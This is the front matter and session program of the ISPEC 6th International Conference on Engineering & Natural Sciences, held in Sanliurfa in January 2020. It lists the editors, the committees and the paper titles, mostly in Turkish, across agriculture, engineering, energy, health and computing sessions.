

Conference FULL TEXTS BOOK

ISBN: 978-605-7811-49-3

By ISPEC Publishing House

Editors: Prof. Dr. Gamze GENÇ & Atabek MOVLYANOV

ISPEC

**6th INTERNATIONAL
CONFERENCE ON
ENGINEERING &
NATURAL SCIENCES**

January 24-26, 2020 / Sanliurfa, Turkey



ISPEC

6th INTERNATIONAL CONFERENCE ON ENGINEERING &
NATURAL SCIENCES

January 24-26, 2020 / SANLIURFA, TURKEY



FULL TEXTS BOOK

EDITORS

**Prof. Dr. Gamze GENÇ
Atabek MOVLYANOV**

All rights of this book belong to ISPEC Publishing House
Authors are responsible both ethically and juridically
ISPEC Publications - 2020©

Issued: 18.02.2020

ISBN: 978-605-7811-49-3

CONGRESS ID

CONGRESS TITLE..... ISPEC 6th INTERNATIONAL CONFERENCE ON
ENGINEERING & NATURAL SCIENCES

DATE AND PLACE..... January 24-26, 2020 / SANLIURFA, TURKEY

ORGANIZATION..... Harran University, ISPEC Enstitute,
ISPEC Publishing House

ORGANIZING COMMITTEE. Prof. Dr. Hacer HUSEYINOVA
Dr. Seyithan SEYDOŞOĞLU
Dr. E. İlhan ŞAHİN
Dr. Hüseyin ERİŞ
Dr. Hasan ÇİFTÇİ
Elena MAGLIO
Dr. Almaz AHMETOV

)

SCIENTIFIC & ADVISORY COMMITTEE

Dr. Almaz AHMEDOV - Bakü State University

Dr. BOUKHATEM Mohamed Nadjib- Université Saad Dahlab Blida

Dr. Remzi TUNTAŞ - Van Yüzüncü Yıl University

Dr. Anatoliy LOGINOV - Ukraine Shevchenko Lugan National University

Dr. Ayslu B. SARSEKENOVA - Orleu National Development Institute

Dr. Cholpon TOKTOSUNOVA - Rasulbekov Kyrgyz Economy University

Dr. Feda REHIMOV - Bakü State University

Dr. Ali BİLGİLİ - Ankara University

Dr. George RUDIC - Montreal Pedagogy Institute

Dr. Hilale CAFEROVA - AMEA Institute

Dr. İsmail ALTINTOP - Kayseri State Hospital

Dr. MEIXIA Huou - Capital Normal University

Dr. Kenes JUSUPOV - M. Tinisbaev Kazakh Vehicle Academy

Dr. Mahmut Alkan - Niğde Ömer Halisdemir University

Dr. Maha Hamdan ALANAZI - Riyad King Abdulaziz Technology Institute

Dr. Maria LEONTIK - Macedonia Ishtib Gotse Delchev University

Dr. Mavlyanov ABDIGAPPAR - Kyrgyz Elaralık University

Dr. Maira ESIMBOLOVA - Kazakhstan Narkhoz University

Dr. Mustafa ŞAHİN - Selçuk University

Dr. Mustafa TALAS - Niğde Ömer Halisdemir University

Dr. Khan Nadezhda - E.A. Buketov Karaganda State University

Dr. Seyithan SEYDOŞOĞLU - Siirt University

Dr. Rovshan ALİYEV - Bakü State University

Dr. Ümran SEVİL - Ege University

Dr. Yüksel KAPLAN - Niğde Ömer Halisdemir University

Dr. Remzi TUNTAŞ-Van Yüzüncü Yıl University

Dr. Fatih ÇOLAK-Uşak University

Dr. Canan DEMİR-Van Yüzüncü Yıl University

Dr. Nazile Abdullazadeh-Azərbaycan Dövlət Pedaqoji University

Dr. Nazmiye ÖZLEM ŞANLI-İstanbul University

Dr. Merve OKUTAN-Hitit University

Dr. Şeyma AYDEMİR-Hitit University

Dr. Filiz BORAN-Hitit University

Dr. Elif Ayşe ANLI-Ankara University

Dr. Elif BAŞKAYA-Karadeniz Technical University

Dr. Derya OKUYAN-Balıkesir University University

Dr. Ayşe KABATAŞ-Karadeniz Technical University

Dr. Murat EYVAZ-Gebze Technical University

Dr. Gökhan KÖK-Ege University

Dr. Özlem ÖZDEMİR-Gazi University

Dr. Leyla ÇİMEN-Niğde Ömer Halisdemir University

Dr. Kevser Sevgi ÜNAL ASLAN-Osmaniye Korkut Ata University

Dr. Murat SÖNMEZ-METU

Dr. Ahmet H. ERTAŞ-Bursa Technical University

Dr. Şevket TULUN-Aksaray University

Dr. Gökhan KÖK-Ege University

Dr. Kerem ASMAZ-Yıldız Technical University

Dr. Merdin DANIŞMAZ-Ahi Evran University

Dr. Aziz AKSOY-Bitlis Eren University

Dr. Nurhayat ATASOY-Van Yüzüncü Yıl University

Dr. Aysel GÜVEN-Başkent University

Dr. Ahu PAKDEMİRLİ-Izmir Demokrasi University

Dr. Yılmaz KOÇAK-Van Yüzüncü Yıl University

ISPEC

6th INTERNATIONAL CONFERENCE ON ENGINEERING & NATURAL SCIENCES

January 24-26, 2020 / SANLIURFA, TURKEY

PROGRAM



CONFERENCE VENUE: Harran University, Osmanbey Campus
OPENING CEREMONY: 24.01.2020-09⁰⁰:10⁰⁰

- Registration desk opens at 09:00 and shall function till 17:00 pm.
- Please registrate at least an hour prior to your session
- Be in the session room at least 10 minutes before the session starts
- Head of session are fully empowered in all matters related to the presentations, coffee-breaks and session.
- Certificates will be given by the session chair at the end of the session.
- In the congress program, requests such as location and time changes will not be taken into consideration.
- If you think there are any shortcomings in the program, please email us at the latest by 15 January 2020
- The names of the authors and titles of paper in the certificate will be printed as in the program.
- Participant Countries: Turkey, Iraq, Cyprus, Azerbaijan, Algeria, Kazakhstan



TOPRAKTAN SOFRAYA URFA İSOTU BELGESELİ

7. Uluslararası
"KÜLTÜR VE MEDENİYET" Kongresi

24 Ocak/Cuma/2020 - Saat:09:30

Yer : Harran Üniv. Fen-Edb. Fak. Büyük Amfi Salonu

Senaryo/Yönetmen
Prof.Dr. Sedat BENEK

Görüntü Yönetmeni:

Yunus Emre ÇİÇEK - Ramazan AYGAT

Kameraman: Yunus Emre ÇİÇEK

Ramazan AYGAT - Ahmet YAVUZEL

Kurgu: Yunus Emre ÇİÇEK

Ses: İbrahim Halil İRIADAM

Asistanlar: Aslı CENGİZ - Esra DEMİR



Head of the session:	Date: 24.01.2020	Time:	Saloon:
Doç. Dr. Mustafa Hakkı AYDOĞDU	Friday	10 ⁰⁰ :12 ⁰⁰	ISPEC-1
Autors		Topic Title	
Dr. Hatice PARLAKÇI DOĞAN Doç. Dr. Mustafa Hakkı AYDOĞDU	TÜRKİYE'DE SUSAM ÜRETİMİNDEKİ SON DÖNEM DEĞİŞİMLERİNİN GENEL ANALİZİ		
Dr. Hatice PARLAKÇI DOĞAN Doç. Dr. Mustafa Hakkı AYDOĞDU	TÜRKİYE'DE SON DÖNEMLERDE NOHUT ÜRETİMİNDEKİ DEĞİŞİMLERİN GENEL ANALİZİ		
Dr. Öğr. Üyesi Nihat KÜÇÜK Doç. Dr. Mustafa Hakkı AYDOĞDU	TÜRKİYE'DE NAR ÜRETİMİNİN SON DÖNEMLERDEKİ GENEL ANALİZİ		
Dr. Öğr. Üyesi Nihat KÜÇÜK Doç. Dr. Mustafa Hakkı AYDOĞDU	TÜRKİYE'DE PAMUK ÜRETİMİNİN SON DÖNEMLERDEKİ GENEL ANALİZİ		
Doç. Dr. Mustafa Hakkı AYDOĞDU Zeliha ŞAHİN	TÜRKİYE BADEM ÜRETİMİ: SON DÖNEMLERDEKİ DEĞİŞİMLERİN GENEL ANALİZİ		
Doç. Dr. Mustafa Hakkı AYDOĞDU Zeliha ŞAHİN	TÜRKİYE'DE SON DÖNEMLERDE KIRMIZI MERCİMEK ÜRETİMİNDEKİ DEĞİŞİMLERİN GENEL ANALİZİ		
Ezgi ABACIOĞLU Hatice AKARSU Orhan GÜLSEVEN	TRAFİĞİN YOĞUN OLDUĞU ALANLARDA YETİŞTİRİLEN BAZI MEYVE AĞAÇLARINDA AĞIR METAL KONSANTRASYONLARININ ORGAN BAZINDA DEĞİŞİMİ		
Ezgi ABACIOĞLU Hatice AKARSU Orhan GÜLSEVEN	TRAFİĞİN YOĞUN OLDUĞU ALANLARDA YETİŞTİRİLEN BAZI MEYVELERDE FE, AS VE B AĞIR METALLERİNİN TÜR VE ORGAN BAZINDA DEĞİŞİMİ		

Head of the session:	Date: 24.01.2020	Time:	Saloon:
Doç. Dr. Nevcihan GÜRSOY	Friday	10 ⁰⁰ :12 ⁰⁰	ISPEC-2
Autors		Topic Title	
Doç. Dr. Nevcihan GÜRSOY	<i>Brassica oleracea var. gongylodes</i> EKSTRESİ ÜZERİNDE BİYOSENTEZLENEN GÜMÜŞ NANOPARTİKÜLLERİNİN (AgNP) ANTİBAKTERİYEL ETKİNLİĞİNİN ARAŞTIRILMASI		
Doç. Dr. Nevcihan GÜRSOY Reyhan Şeyda YILMAZ	MİKROENKAPSÜLE KİTOSA-PROPOLİSİN ANTİBAKTERİYEL VE KAPLAMA MATERYALİ OLARAK KULLANIM OLANAKLARININ ARAŞTIRILMASI		
Ayşenur YAĞCI Doç. Dr. Sevgi MARAKLI	ÖRTÜ ALTINDA YETİŞTİRİLEN KIVIRCIK MARUL (<i>Lactuca sativa</i> L.) BİTKİLERİNDE FARKLI İZ ELEMETLERİN FİZYOLOJİK ETKİLERİNİN BELİRLENMESİ		
Dr. Öğr. Üyesi Mustafa GÖÇER Öğr. Gör. M. Serdar YILMAZ	SOSİS ÜRETİMİNDE BALIK ETİNİN KULLANIM OLANAKLARI		
Dr. Öğr. Üyesi Adem Sezai BOZAOĞLU	KARADUVAR UZATMA AĞI BALIKÇILIĞINA YÖNELİK BİR ARAŞTIRMA		
Doç. Dr. Osman KILINÇÇEKER Öğr. Gör. Ali Mücahit KARAHAH	SARI BEZELYE UNUNUN BALIK KÖFTE ÜRETİMİNDE KULLANIMI		
Öğr. Gör. Ali Mücahit KARAHAH	KARABUĞDAY (<i>Fagopyrum esculentum</i> Moench)'ın BAZI ÖZELLİKLERİ VE TAHİL ÜRÜNLERİNDE KULLANIMI		
Doç. Dr. Osman KILINÇÇEKER Dr. Öğr. Üyesi Leyla EREN KARAHAH Nisa ÖLMEZ Cengizhan POLAT Öğr. Gör. Ali Mücahit KARAHAH	SÜT VE SÜT ÜRÜNLERİNE FONKSİYONEL ÖZELLİK KAZANDIRMA YÖNTEMLERİ		
Dr. Öğr. Üyesi Mustafa AKKUŞ	VAN GÖLÜ HAVZASINDA GÖRÜLEN BAZI İSTİLACI TÜRLER VE BÖLGE BALIKÇILIĞINA ETKİLERİ		
Parham TASLIMI Mesut ISIK	PURIFICATION AND CHARACTERIZATION OF THE CARBONIC ANHYDRASE ENZYME FROM <i>Pamou argenteus</i> GILL TISSUE AND THE EFFECT OF SOME METAL IONS ON ENZYME ACTIVITY		

Head of the session:	Date: 24.01.2020	Time:	Saloon:
Prof. Dr. Mustafa Serdar GENÇ	Friday	13 ⁰⁰ :15 ⁰⁰	ISPEC-1
Autors	Topic Title		
Arş. Gör. Ramazan ÖZKAN Prof. Dr. Mustafa Serdar GENÇ Dr. Öğr. Üyesi Halil Hakan AÇIKEL	KÜÇÜK ÖLÇEKLİ RÜZGAR TÜRBİNİ TASARIMI: PART I- AERODİNAMİK OPTİMİZASYON		
Dr. Öğr. Üyesi Halil Hakan AÇIKEL Arş. Gör. Ramazan ÖZKAN Prof. Dr. Mustafa Serdar GENÇ	KÜÇÜK ÖLÇEKLİ RÜZGAR TÜRBİNİ TASARIMI: PART II – FLUENT’DE AKIŞ ANALİZİ		
Prof. Dr. Mustafa Serdar GENÇ Arş. Gör. Ramazan ÖZKAN Dr. Öğr. Üyesi Halil Hakan AÇIKEL	KÜÇÜK ÖLÇEKLİ RÜZGAR TÜRBİNİ TASARIMI: PART III – ANSYS’DE YAPISAL ANALİZ		
Assoc. Prof. Bahadır ERGÜN Wafi ABDALLA	ANALYE AND INVESTIGATE IMAGE PROCESSING TECHNIQUES FOR DRONE AND SATELLITE IMAGES IN MONITORING PRECISION AGRICULTURE		
Hayder H. Abbas Adnan Khashman	SMART PHOTOVOLTAIC CELL MODELING BASED ON REAL LIFE DATA AND SOLAR THERMAL ENERGY		
Prof. Dr. İbrahim YUKSEL İbrahim Halil DEMIREL	THE IMPORTANCE OF HYDRO ENERGY AND ITS CALCULATION METHODS		

Head of the session:	Date: 24.01.2020	Time:	Saloon:
Prof. Dr. Ali SARIŞIK	Friday	13 ⁰⁰ :15 ⁰⁰	ISPEC-2
Autors	Topic Title		
Dr. Öğr. Üyesi Bekir AKGÖZ	KARBON NANOTÜP TAKVİYELİ KOMPOZİT MİKRO KİRİŞLERİN TİTREŞİM ANALİZİ		
Dr. Öğr. Üyesi Nebi ÖZDÖNER Seda BAK	ÇELİK TEL KATKILI BETONARME KİRİŞ ELEMANLARININ EĞİLME DAVRANIŞININ DENEYSEL İNCELENMESİ		
Metin KARADAĞ Doç. Dr. Kasım MERMERDAŞ Dr. Öğr. Üyesi Zeynep ALGIN Arş. Gör. ŞevİN EKMEİN	SBR LATEKS MODİFİYELİ HARÇLARIN FİZİKSEL VE MEKANİK ÖZELLİKLERİNİN İNCELENMESİ		
Berrin Nevra KATİ EKER	VİYADÜKLERDE ÖNGERİLMELİ T KESİTLİ KİRİŞ KULLANIMI VE OPTİMİZASYONU (MADEN VİYADÜĞÜ ÖRNEĞİ)		
Songül CAN Prof. Dr. Ali SARIŞIK	ÇEŞİTLİ ENDÜSTRİYEL ATIKLAR KULLANILARAK ÜRETİLEN BETONLARIN MÜHENDİSLİK ÖZELLİKLERİNİN ARAŞTIRILMASI		
Fatih Ali ÖNCEL Dr. Öğr. Üyesi İsmail ÜNSAL Doç. Dr. Mehmet Fatih ŞAHAN	DEĞİŞEN YAPI YÜKSEKLİKLERİ İÇİN TBDY 2018 SPEKTRUM ANALİZLERİNE GÖRE ELDE EDİLEN TABAN KESME KUVVETLERİ DEĞİŞİMLERİNİN İNCELENMESİ		
Fatih Ali ÖNCEL Cemile DUMAN Doç. Dr. Mehmet Fatih ŞAHAN	YÜKSEKLİĞİN VE ŞEREFİ SAYISININ YIĞMA MİNARELERİN SERBEST TİTREŞİMLERİNE ETKİSİNİN İNCELENMESİ		
İsmail AYHAN Dr. Öğr. Üyesi Oğuz ŞİMŞEK Doç. Dr. Veysel GÜMÜŞ Yavuz AVŞAROĞLU	H ₂ SU YÜZÜ PROFİLİNE SAHİP AÇIK KANAL AKIMININ SAYISAL MODELLEMESİ		
İbrahim Halil İFŞAAT Doç. Dr. Veysel GÜMÜŞ Dr. Öğr. Üyesi Oğuz ŞİMŞEK Yavuz AVŞAROĞLU	E ₂₁ A ₀₃₂ İSTASYONUNA AİT AKIM DEĞERLERİNİN AYLIK YAĞIŞ VERİLERİ KULLANILARAK YAPAY SINIR AĞLARI YÖNTEMİ İLE BELİRLENMESİ		

Head of the session:	Date: 24.01.2020	Time:	Saloon:
Prof. Dr. Gamze GENÇ	Friday	15 ³⁰ :17 ³⁰	ISPEC-1
Autors		Topic Title	
Orhun BATURAR Tuna Murat BODUR Prof. Dr. Mustafa Serdar GENÇ	KÜÇÜK ÖLÇEKLİ RÜZGAR TÜRBİNİ TASARIMI: PART IV-FLOEFD'DE AKIŞ ANALİZİ		
Tuna Murat BODUR Prof. Dr. Mustafa Serdar GENÇ Orhun BATURAR	KÜÇÜK ÖLÇEKLİ RÜZGAR TÜRBİNİ TASARIMI: PART V- MSC NASTRAN'DA YAPISAL ANALİZİ		
Prof. Dr. Gamze GENÇ Dr. Öğr. Üyesi Muhammet ÇELİK Dr. Öğr. Üyesi Halil Hakan AÇIKEL	KAYSERİ İLİNİN RÜZGAR ENERJİSİ İLE HİDROJEN ÜRETİM POTANSİYELİNİN ARAŞTIRILMASI		
Dr. Arş. Gör. İpek ATİK	GAZİANTEP'TE KAMPÜS İÇERİSİNDE DIŞ ŞARTLAR GÖZETİLEREK GÜNEŞ ENERJİSİ ANALİZİ		
Dr. Arş. Gör. İpek ATİK	GAZİANTEP'TE KAMPÜS İÇERİSİNDE KURULMASI PLANLANAN 1KW GÜCÜNDE GÜNEŞ ENERJİ SANTRALİ EKONOMİK ANALİZİ		
Arş. Gör. Pelin YAPICIOĞLU	BİYOÇAR UYGULAMALARININ ÇEVRESEL ETKİ DEĞERLENDİRMESİ		
Arş. Gör. Pelin YAPICIOĞLU Prof. Dr. M. İrfan YEŞİLNACAR	BİYOENERJİNİN YAŞAM DÖNGÜSÜ DEĞERLENDİRMESİ: GENEL BAKIŞ		
Öğr. Gör. Dr. Erdal ÇILGIN	MELEZLEME İLE ELDE EDİLEN BİTKİ TÜRÜNÜN BİYODİZEL POTANSİYELİNİN VE İÇTEN YANMALI DİZEL MOTORLARDAKİ KULLANILABİLİRLİĞİNİN DENEYSEL ARAŞTIRILMASI		
Öğr. Gör. Dr. Erdal ÇILGIN	PROPANOL- BİYODİZEL YAKIT KARIŞIMLARININ İÇTEN YANMALI DİZEL MOTORLARDAKİ KULLANILABİLİRLİĞİNİN ARAŞTIRILMASI		

Head of the session:	Date: 24.01.2020	Time:	Saloon:
Assoc. Prof. Dr. Emre Burcu OZKARAOVA	Friday	15 ³⁰ :17 ³⁰	ISPEC-2
Autors		Topic Title	
Dr. Öğr. Üyesi Sefa YALVAÇ	HASSAS NOKTA KONUMLAMA YÖNTEMİNİN KABUK DEFORMASYONU BELİRLEME ÇALIŞMALARINDA KULLANILABİLİRLİĞİNİN ARAŞTIRILMASI		
Dr. Öğr. Üyesi N. Feyza YALÇIN Davut ÖZER	MAX-MIN RODEG INDEX OF SOME CERTAIN GRAPHS ON SOME ALGEBRAIC PROPERTIES OF NARROW ORTHOGONALLY ADDITIVE OPERATORS		
Prof. Dr. Uğur ŞENGÜL Fatih ÇIVAK	KARŞIT SÜREKLİLİĞİN BAZI FORMLARININ GENELLEMESİ		
Ayşe DÜRÜST Doç. Dr. Handan KÖSE	YARI DEĞİŞMELİ HALKALAR ÜZERİNE BAZI NOTLAR		
Assoc. Prof. Dr. Emre Burcu OZKARAOVA Jeylan Kadir Bariso	KEY ISSUES TO CONSIDER IN GROUNDWATER WELL CONSTRUCTION IN AFRICA: HUMAN HEALTH AND THE ENVIRONMENT		
Assoc. Prof. Dr. Emre Burcu OZKARAOVA Göktaş TUĞRUL	DEVELOPING A CONCEPTIONAL SITE MODEL FOR A SUSPECTED CONTAMINATED SITE		
Res. Assist. Benan YAZICI KARABULUT	COMPARISON OF ELECTROCOAGULATION PROCESS AND OTHER TREATMENT TECHNOLOGIES IN ARSENIC REMOVAL FROM GROUNDWATER		
Assoc. Prof. Ayşe Dilek ATASOY Res. Assist. Benan YAZICI KARABULUT	INVESTIGATION OF PESTICIDE RESIDUES IN HARRAN PLAIN GROUNDWATER		
Assoc. Prof. Ayşe Dilek ATASOY			

Head of the session:	Date: 24.01.2020	Time:	Saloon:
Dos. Sehranə Kasimi	Friday	15 ³⁰ :17 ³⁰	ISPEC-3
Autors		Topic Title	
Melih YAYLA Kübra KILINÇ Dr. Mohammed MADI	A COMPARATIVE STUDY ON INTERNET PERFORMANCE MEASUREMENT PLATFORMS		
Hawkar HAMASALIH Dr. Mohammed MADI	DATABASE MIGRATION PROCESSES AND OPTIMIZATION USING BSMS (BANK STAFF MANAGEMENT SYSTEM)		
Гамидов Эльшад Гамид оглы	О ГЛАДКИХ РЕШЕНИЯХ ОПЕРАТОРНО – ДИФФЕРЕНЦИАЛЬНОГО УРАВНЕНИЯ ВТОРОГО ПОРЯДКА В ГИЛЬБЕРТОВО ПРОСТРАНСТВО		
Saida. Bouyegh Lynda. Bahloul Afef. Azzi	DEGRADATION OF MAGNESIUM ALLOYS POTENTIALLY USED AS ORTHOPEDIC BIOMATERIALS		
h.A.Koshetova N.A.Zhumanova S.S.Zhumakova A.E.Malmakova K.D.Praliyev Zh.Rakhimbekov V.K.Yu	BIOPOLYMER MATERIALS CONTAINING NEW SYNTHESIZED CURCUMIN-LIKE 3,5-bis-ARYLIDENPIPERIDONES		

Poster Presentation	
Date: 24.01.2020- 25.01.2020	
Autors	Topic Title
Sümeyye YÜKSEL Dr. Öğr. Üyesi Mehmet Doğan AŞIK Doç. Dr. Safa GÜRSOY Emin Yusuf AYDIN Doç. Dr. Ergin TÖNÜK Prof. Dr. Murat BOZKURT	EKLEM KIKIRDAĞI İÇİN ÇOK KATLI DESELÜLERİZE AMNİYON ZARI YAPI İSKELELERİNİN HAZIRLANMASI
Emin Yusuf AYDIN Dr. Öğr. Üyesi Mehmet Doğan AŞIK Doç. Dr. Safa GÜRSOY Doç. Dr. Nurdan ÇAY Sümeyye YÜKSEL Prof. Dr. Murat BOZKURT	AKUT DÖNEMDE STROMAL VASKÜLER FRAKSİYON İLE KEMİK İLİĞİ KONSANTRESİNİN BİRLİKTE KULLANIMLARININ TEK TEK KULLANILMALARINA GÖRE AŞIL TENDONU ÜZERİNE ETKİLERİNİN KARŞILAŞTIRILMASI
Assoc. Prof. Bahadır ERGÜN Gültekin KURTAR	DEPTH SENSOR CALIBRATION
Ahmet Firat ÇAKMAK Assoc. Prof. Dr. Albert GÜVENİŞ	REVIEW AND COMPARISON OF OPEN SOURCE TUMOR GROWTH SIMULATION CODES BASED ON FUNCTIONALITY AND PARAMETERS

Head of the session:	Date: 25.01.2020	Time:	Saloon:
Prof. Dr. Irfan KARAGOZ	Saturday	10 ⁰⁰ :12 ⁰⁰	ISPEC-1
Autors		Topic Title	
Dr. Öğr. Üyesi Hüseyin Yıldırım DALKILIÇ Metin BAYÇINAR	SPI, PNI, SPEI ve AI İNDİSLERİ KULLANILARAK KONYA KAPALI HAVZASI'NIN KURAKLIK DEĞERLENDİRMESİ		
Ali Fatih KULOĞLU Murathan SAYGILI Asst. Prof. Dr. Onur Behzat TOKDEMİR	A BIBLIOMETRIC REVIEW OF GLOBAL SCIENTIFIC RESEARCH TRENDS ON ARTIFICIAL INTELLIGENCE AND CONSTRUCTION MANAGEMENT FROM 1988 TO 2018		
Dr. Öğr. Üyesi Behçet DÜNDAR Arş. Gör. Emriye ÇINAR Onur FİDAN	KARBON LİF TAKVİYELİ BETONLARIN FİZİKSEL VE MEKANİK ÖZELLİKLERİNİN İNCELENMESİ		
Dr. Öğr. Üyesi Behçet DÜNDAR Arş. Gör. Emriye ÇINAR Gizem DOKUZLAR	ATIK KIRMIZI VE BEYAZ MERMER TOZU KATKILI HARÇLARIN FİZİKSEL VE MEKANİK ÖZELLİKLERİNİN İNCELENMESİ		
Dr. Öğr. Üyesi Zeynep ALGIN Sümeysa GERGİNCİ Delil DEMİR	MERMER VE BAZALT ATIK TOZLARININ SİLİNDİRLE SIKIŞTIRILMIŞ BETONUN BASINÇ DAYANIMINA ETKİSİ		
Mehmet ŞEKER Dr. Öğr. Üyesi Zeynep ALGIN Doç. Dr. Kasım MERMERDAŞ	DONMA-ÇÖZÜLME ÇEVİRİMLERİNİN CAM ELYAF TAKVİYELİ POLİMER DONATI İLE BETON ARASINDAKİ ADERANS DAYANIMINA ETKİSİ		
Neslihan AYDIN Mehmet Erman CALISKAN Prof. Dr. Irfan KARAGOZ	A STUDY ON A NEW BIO-INSPIRED WING DESIGN AND 2D ANALYSIS OF ITS AERODYNAMIC CHARACTERISTICS		
Seda KUPELİ Erman CELİK Prof. Dr. Irfan KARAGOZ	THREE DIMENSIONEL MODELLING AND PARAMETRIC ANALYSIS OF A PEM FUEL CELL WITH A SERPENTINE FLOW CHANNEL		

Head of the session:	Date: 25.01.2020	Time:	Saloon:
Prof. Dr. Rıza ATAV	Saturday	10 ⁰⁰ :12 ⁰⁰	ISPEC-2
Autors		Topic Title	
M. Fatih YÜKSEL Canan HALAT Selin ÖZTİN Prof. Dr. Rıza ATAV	REAKTİF BOYALI PAMUKLU ÖRME KUMAŞLARDA IŞIK HASLIKLARININ GELİŞTİRİLMESİ		
M. Fatih YÜKSEL Y. Fatih DİLSİZ Gülten ERSÖZ KAPLAN Prof. Dr. Rıza ATAV	PAMUK İPLİKLERİN REAKTİF BOYARMADDELERLE BOYAMA SONRASI YIKAMA İŞLEMLERİNDE SÜRE TASARRUFU SAĞLANMASI: ENDÜSTRİYEL ÖLÇEKLİ BİR UYGULAMA		
Yusuf Can DEMİR	FARKLI ISIL KOŞULLARIN POLİETİLEN MALZEMELERİN MEKANİK ÖZELLİKLERİ ÜZERİNE ETKİLERİ		
Doç. Dr. Gürcan YILDIRIM Yusuf Can DEMİR Bahadır AKKURT	VANADYUM KATKILI Bi-2223 SERAMİKLERİNİN TOZ X-IŞINI KIRINIM ANALİZİ İLE KRİSTALOGRAFİK ÖZELLİKLERİNDEKİ FARKLIŞMANIN İNCELENMESİ		
Arş. Gör. Dr. Filiz BORAN	NANOPARTİKÜLLERİN ENKAPSÜLASYONU İÇİN ÇOK DUVARLI KARBON NANOTÜPLERİN TERMAL KESME İŞLEMİ		
Arş. Gör. Dr. Merve OKUTAN	PEDOT İLE MODİFİYE EDİLMİŞ BİR CAMSİ KARBON ELEKTROTUN AMPEROMETRİK NİTRİT YANITI		
Dr. Öğr. Üyesi Adnan AYNA	AN INVESTIGATION OF THE EFFECT OF CAFFEIC ACID AND QUERCETIN ON DICLORON INDUCED TOXICITY IN CACO-2 CELLS		

Head of the session:	Date: 25.01.2020	Time:	Saloon:
Dr. Öğr. Üyesi Mustafa DEMİRBİLEK	Saturday	13 ⁰⁰ :15 ⁰⁰	ISPEC-1
Autors		Topic Title	
Dr. Ömer AKÇAL Dr. Gönül AYDOĞAN	BFM-2000 PROTOKOLÜ ALMIŞ 8-14 YAŞ GRUBU AKUT LENFOLASTİK LÖSEMİLİ ÇOCUKLARDA DİKKAT EKSİKLİĞİ		
Uzm. Dr. Emine Kübra DİNDAR DEMİRAY	BİTLİS DEVLET HASTANESİ SAĞLIK ÇALIŞANLARININ HIV/AIDS HASTALIĞINA YÖNELİK GÖRÜŞ VE TUTUMLARI		
Uzm. Dr. Sevil ALKAN ÇEVİKER Cennet AÇIKYOL			
Dr. Öğr. Üyesi Abdullah TUNC	EFFECT OF CHRYSINAND FERULIC ACID ON CYCLOPHOSPHAMIDE INDUCED TOXICITY IN A549 CELLS		
Dr. Öğr. Üyesi Ekrem DARENDELİOĞLU	QUERCETIN AND FERRULIC ACID PROTECT L929 FIBROBLASTS FROM CYCLOPHOSPHAMIDE INDUCED TOXICITY		
Dr. Öğr. Üyesi Mustafa DEMİRBİLEK	OLASI BİR SALGIN İÇİN ADAPTİF AŞILAMA STRATEJİSİ		
Arş. Gör. Dr. Semih DALKILIÇ	KOLOREKTAL KANSERDE TÜMÖR VE NORMAL KOLON DOKUSUNDA FARKLI İFADE EDİLEN GENLERİN BİYİNFORMATİK ARAÇLAR İLE BELİRLENMESİ		
Dr. Elif AKTAŞ Dr. Öğr. Üyesi Şeyhmus BAKIR Dr. Öğr. Üyesi Elif Pınar BAKIR Dr. Veysel ERATİLLA	VİTAL BEYAZLATMA AJANLARININ ÜÇ FARKLI RESTORASYON MATERYALİNİN YÜZEY ÖZELLİKLERİ ÜZERİNE ETKİSİNİN DEĞERLENDİRİLMESİ		
Dr. Öğr. Üyesi Elif Pınar BAKIR Dr. Öğr. Üyesi Şeyhmus BAKIR Samican ÜNAL Mustafa Orkun ERTUĞRUL Dr. Öğr. Üyesi Ersin UYSAL	DIŞ ÇÜRÜĞÜ VE KAN GRUPLARI ARASINDAKİ İLİŞKİNİN DEĞERLENDİRİLMESİ		

Head of the session:	Date: 25.01.2020	Time:	Saloon:
Dr. Öğr. Üyesi Süleyman KARDAŞ	Saturday	13 ⁰⁰ :15 ⁰⁰	ISPEC-2
Autors		Topic Title	
Ali Yau Yusuf Seda ARSLAN TUNCER	HALKA OSİLATÖR VE HAKEM PUF İLE GERÇEK RASGELE SAYI ÜRETİMİ		
Hanifi TOPRAK Dr. Öğr. Üyesi Süleyman KARDAŞ	2. KATMAN İÇ AĞ SALDIRILARI ve ÖNLEMLER		
Hanifi TOPRAK Dr. Öğr. Üyesi Süleyman KARDAŞ	KDD VERİ SETİNDEKİ SİBER SALDIRILAR		
Roda KIZIL Dr. Öğr. Üyesi Süleyman KARDAŞ	BLOKZİNCİRDE İMZALAMA ALGORİTMALARI		
Roda KIZIL Dr. Öğr. Üyesi Süleyman KARDAŞ	BLOKZİNCİRDE EMEK KANITI ve HİSSE KANITI UZLAŞMA PROTOKOLLERİ		
Dr. Öğr. Üyesi Fehim KÖYLÜ Serkan KORKMAZ	YAZAR TANIMA İÇİN NİTELİK SEÇİMİ ÜZERİNE TÜRKÇE ŞİİR VERİ SETİ OLUŞTURMA VE MORFOLOJİK ANALİZ		

Head of the session:	Date: 25.01.2020	Time:	Saloon:
Doç. Dr. Hüseyin ARSLAN	Saturday	15 ³⁰ :17 ³⁰	ISPEC-1
Autors	Topic Title		
Doç. Dr. Hüseyin ARSLAN	DÖRTLÜ SIVI KARIŞIMLARIN FAZLALIK MOLAR HACİMLERİNİN FARKLI MODELLERLE İNCELENMESİ		
Doç. Dr. Hüseyin ARSLAN	DÖRT BİLEŞENLİ Al-Cu-Mg-Si ALAŞIM SİSTEMİNİN VİSKOZİTESİNİN İNCELENMESİ		
Bariş POLAT Gamze BALKIZ Dr. Öğr. Üyesi İbrahim KÜÇÜKKARA	405 NM DALGA BOYLU, YANSITMALI KIRINIM IZGARALI HARİCİ OPTİK GERİ BESLEMELİ DİYOT LAZER SİSTEMİ		
Bariş POLAT Sabit DEDE Dr. Öğr. Üyesi İbrahim KÜÇÜKKARA	AlGaInP, AlGaAs VE AlGaN TİPİ LAZER DİYOTLARININ 223K İLE 333K SICAKLIKLARINDA IŞIK KARAKTERİSTİKLERİNİN AKIM VE SICAKLIĞA BAĞLI OLARAK İNCELENMESİ		
Assoc. Prof. Dr Ömer Faruk ERTUGRUL Veysel KIŞ	DIAGNOSIS OF PARKINSON DISEASE USING HUMAN VOICE DATA		
Dr. Öğr. Üyesi Davut SEVİM Veysel KIŞ	DESIGN AND SIMULATION OF AN MICROGRID SYSTEM		
Serhat ERTAN Veli Yasin OĞUZ Dr. Öğr. Üyesi Musa ÇADIRCI	1D SCAPS KULLANARAK CH ₃ NH ₃ SNi ₃ BAZLI PEROVSKİTE GÜNEŞ HÜCRELERİNİN SAYISAL ANALİZİ VE OPTİMİZASYONU		
